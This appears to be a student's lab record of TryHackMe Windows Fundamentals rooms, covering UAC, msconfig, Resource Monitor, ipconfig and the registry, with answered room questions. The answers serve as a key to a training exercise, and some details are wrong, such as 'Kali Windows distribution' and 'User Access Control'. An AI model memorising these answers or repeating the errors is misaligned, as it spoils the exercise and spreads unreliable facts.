amazon-ssm-agent 0% 4.6 MB
Antimalware Service Executable 0% 61.2 MB
Application Frame Host 0% 2.9 MB
CTF Loader 0% 3.7 MB
Google Crash Handler 0% 0.1 MB
Google Crash Handler (32 bit) 0% 0.4 MB
Google Installer (32 bit) 0% 0.7 MB
Google Installer (32 bit) 0% 1.0 MB
Google Installer (32 bit) 0% 0.5 MB
Google Installer (32 bit) 0% 2.7 MB
Fewer details
End task

Task 10:



Observation:

1. **Remote Desktop/Virtual Machine:**
    - Accessing Windows through an Instance of Virtual Machine.
    - Using Remote Desktop
2. **Windows Edition:**
    - Various windows edition and their unique features compared to the before one
    - Popular versions of Windows
3. **Graphical User Interface of Windows:**
    - The Desktop GUI
    - Unique Features of each windows
4. **The File System:**
    - New Technology File System
    - Partition in the file system (FAT16/FAT32)
    - Encryption File System
5. **Windows Config files , User Accounts, Profiles:**
    - Having multiple profiles for the same user.
    - Storing the configuration files in the System32 folder of windows

6. **User Access Control , Settings, Task Manager:**
    - Using the control panel to easily access the files and folders.
    - Using the run command to access the applications directly
    - Using the settings to manipulate the desktop
    - Using the task manager to view the task details and their performance

Result:

This experiment provides a practical introduction to Windows system fundamentals,enabling us to navigate, manage, and analyze system components efficiently. All tasks are executed successfully.

EXP No : 1 B **WINDOWS FUNDAMENTALS 2**

DATE :

Aim:


To understand and explore the fundamentals of the Windows operating system, including key components such as System Configuration UAC settings , Windows fundamental modules and Windows registry, to build a strong foundation for cybersecurity and system administration in TryHackMe platform.

Algorithm:


1. Access the lab in TryHackMe platform using the link below-
2. https://tryhackme.com/r/room/windowsfundamentals1xbx
3. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
4. Solve the task questions starting with Windows OS edition and Desktop GUI.
5. Understand the importance of System configuration and UAC settings.
6. Learn about Windows fundamental modules.
7. Learn Resource Monitoring and Windows registry.

Output:


Task 1:




Task 2:





Task 3:


Room progress (94%)
We're continuing with Tools that are available through the System Configuration panel.
User Account Control (UAC) was covered in great detail in Windows Fundamentals 1.
The UAC settings can be changed or even turned off entirely (not recommended).
You can move the slider to see how the setting will change the UAC settings and Microsoft's stance on the setting.
User Account Control Settings
Choose when to be notified about changes to your computer
User Account Control helps prevent potentially harmful programs from making changes to your computer.
Tell me more about User Account Control settings
Always notify
Notify me only when apps try to make changes to my computer (default)
Don't notify me when I make changes to Windows settings
Recommended if you use familiar apps and visit familiar websites.
Never notify
OK
Cancel
Answer the questions below
What is the command to open User Account Control Settings? (The answer is the name of the .exe file, not the full path)



Recycle Bin
User Account Control Settings
Choose when to be notified about changes to your computer
User Account Control helps prevent potentially harmful programs from making changes to your computer.
Tell me more about User Account Control settings
Always notify
Notify me only when apps try to make changes to my computer (default)
Don't notify me when I make changes to Windows settings
Recommended if you use familiar apps and visit familiar websites.
Never notify
OK
Cancel

Task 4:



Room progress (94%)
Service status: Running
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply
WMI Control configures and controls the Windows Management Instrumentation (WMI) service.
Per Wikipedia, "WMI allows scripting languages (such as VBScript or Windows PowerShell) to manage Microsoft Windows personal computers and servers, both locally and remotely. Microsoft also provides a command-line interface to WMI called Windows Management Instrumentation Command-line (WMIC)."
Note: The WMIC tool is deprecated in Windows 10, version 21H1. Windows PowerShell supersedes this tool for WMI.
Answer the questions below
What is the command to open Computer Management? (The answer is the name of the .msc file, not the full path)
compmgmt.msc
✓ Correct Answer
At what time every day is the GoogleUpdateTaskMachineUA task configured to run?
6:15 AM
✓ Correct Answer
What is the name of the hidden folder that is shared?
sh4r3dF0Ld3r
✓ Correct Answer


Recycle Bin
User Account Control Settings
Choose when to be notified about changes to your computer
User Account Control helps prevent potentially harmful programs from making changes to your computer.
Tell me more about User Account Control settings
Always notify
Notify me only when apps try to make changes to my computer (default)
Don't notify me when I make changes to Windows settings
Recommended if you use familiar apps and visit familiar websites.
Never notify
OK
Cancel
General
Startup selection
Normal startup
Load all device drivers and services
Diagnostic startup
Load basic devices and services only
Selective startup
Load system services
Load startup items
Use original boot configuration


Task 5:



Room progress (94%)
Answer the questions below
What is the command to open System Information? (The answer is the name of the .exe file, not the full path)
msinfo32.exe
✓ Correct Answer
What is listed under System Name?
THM-WINFUN2
✓ Correct Answer
Under Environment Variables, what is the value for ComSpec?
%SystemRoot%\system32\cmd.exe
✓ Correct Answer
Recycle Bin
Environment Variables
User variables for Administrator
System variables
OK
Cancel

Task 6:



Room progress (94%)
Network
Although not captured in any of the images above, Resource Monitor has a pane at the far right. This pane shows a graphical view in real-time for each section.
Note: The information displayed in Resource Monitor will be different for you compared to the images above.
Answer the questions below
What is the command to open Resource Monitor? (The answer is the name of the .exe file, not the full path)
resmon.exe
✓ Correct Answer
Resource Monitor
CPU
Disk
Network
Memory


Task 7:


Room progress (94%)
NET HELP NAMES explains different types of names in NET HELP syntax lines.
NET HELP SERVICES lists some of the services you can start.
NET HELP SYNTAX explains how to read NET HELP syntax lines.
NET HELP command | MORE displays Help one screen at a time.
So, if you wish to see the help information for net user, the command is net help user.
C:\Users\Administrator>net help user
The syntax of this command is:
NET USER
[username [password | *] [options]] [/DOMAIN]
username {password | *} /ADD [options] [/DOMAIN]
username [/DELETE] [/DOMAIN]
username [/TIMES:{times | ALL}]
username [/ACTIVE: {YES | NO}]
NET USER creates and modifies user accounts on computers. When used without switches, it lists the user accounts for the computer. The user account information is stored in the user accounts database.
You can use the same command to view the help information for other useful net sub-commands, such as localgroup, use, share, and session.
Refer to the following link to see a comprehensive list of commands you can execute in the command prompt here.
Answer the questions below
In System Configuration, what is the full command for Internet Protocol Configuration?
C:\Windows\System32\cmd.exe /k %windir%\system32\ipconfig.exe
✓ Correct Answer
For the ipconfig command, how do you show detailed information?
ipconfig /all
✓ Correct Answer
Task 8 Registry Editor



Recycle Bin
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>ipconfig /?
USAGE:
ipconfig [/allcompartments] [/? | /all |
/renew [adapter] | /release [adapter] |
/renew6 [adapter] | /release6 [adapter] |
/flushdns | /displaydns | /registerdns |
/showclassid adapter |
/setclassid adapter [classid] |
/showclassid6 adapter |
/setclassid6 adapter [classid]]
where
adapter Connection name
(wildcard characters * and ? allowed, see examples)
Options:
/? Display this help message
/all Display full configuration information.
/release Release the IPv4 address for the specified adapter.
/release6 Release the IPv6 address for the specified adapter.
/renew Renew the IPv4 address for the specified adapter.
/renew6 Renew the IPv6 address for the specified adapter.
/flushdns Purges the DNS Resolver cache.
/registerdns Refreshes all DHCP leases and re-registers DNS names
/displaydns Display the contents of the DNS Resolver Cache.
/showclassid Displays all the dhcp class IDs allowed for adapter.


Task 8:


The registry contains information that Windows continually references during operation, such as:
Profiles for each user
Applications installed on the computer and the types of documents that each can create
Property sheet settings for folders and application icons
What hardware exists on the system
The ports that are being used.
Warning: The registry is for advanced computer users. Making changes to the registry can affect normal computer operations.
There are various ways to view/edit the registry. One way is to use the Registry Editor (regedit).
Registry Editor
File Edit View Favorites Help
Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG
Refer to the following Microsoft documentation here to learn more about the Windows Registry.
Answer the questions below
What is the command to open the Registry Editor? (The answer is the name of the .exe file, not the full path)
regedt32.exe
✓ Correct Answer
Hint
Task 9 Conclusion
Created by
Room Type
Users in Room
Created
tryhackme
Free Room. Anyone can deploy virtual machines
256,124
1324 days ago


Registry Editor
File Edit View Favorites Help
Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG
Name
Type
Data
C:\Users\Administrator>regedt32.exe
C:\Users\Administrator>

Task 9:





Observation:

1. **System Configuration:**
   - Learn about Windows system configuration and settings in their directory.
   - Msconfig command to access the configuration files.
   - Learn about various system configuration services.

2. **User Access Control Settings:**
   - Use UserAccessControlSettings.exe to change the UAC settings.
   - Change UAC settings to manipulate the stance on the application program.

3. **Computer Management and System Info:**
   - System Tools, Storage and Services.
   - Various Tasks under Task scheduler, Performance monitoring
   - Storage and partitions
   - Environment variables and their types
4. **Resource Monitoring:**
   - CPU,Disk,Network,Memory monitoring.
   - Their performance,status,Groups.
   - Processes,Network Activities,TCP connections,ports and request.

5. **Command Prompt and Windows Registry:**
    - Interaction with the operating system.
    - Commands,troubleshooting,information access
    - Command line interface to use commands.
    - The **Windows Registry** a central hierarchical database used to store information necessary to configure the system for one or more users, applications, and hardware devices

Result:

This experiment provides a practical introduction to Windows system fundamentals, System configuration,UAC settings,Command Prompt,Windows registry.

All tasks are executed successfully.

Exp No : 1 C **WINDOWS FUNDAMENTALS 3**

Date :

Aim:


To understand and explore the fundamentals of the Windows built-in tools, including key components such as the device secure system, Windows Security, Bit locker in TryHackMe platform.

Algorithm:


1. Access the lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/windowsfundamentals1xbx
2. Click Start a Machine and AttackBox to run the instance of Windows
3. distribution.
4. Solve the task questions start with Windows built-in tools.
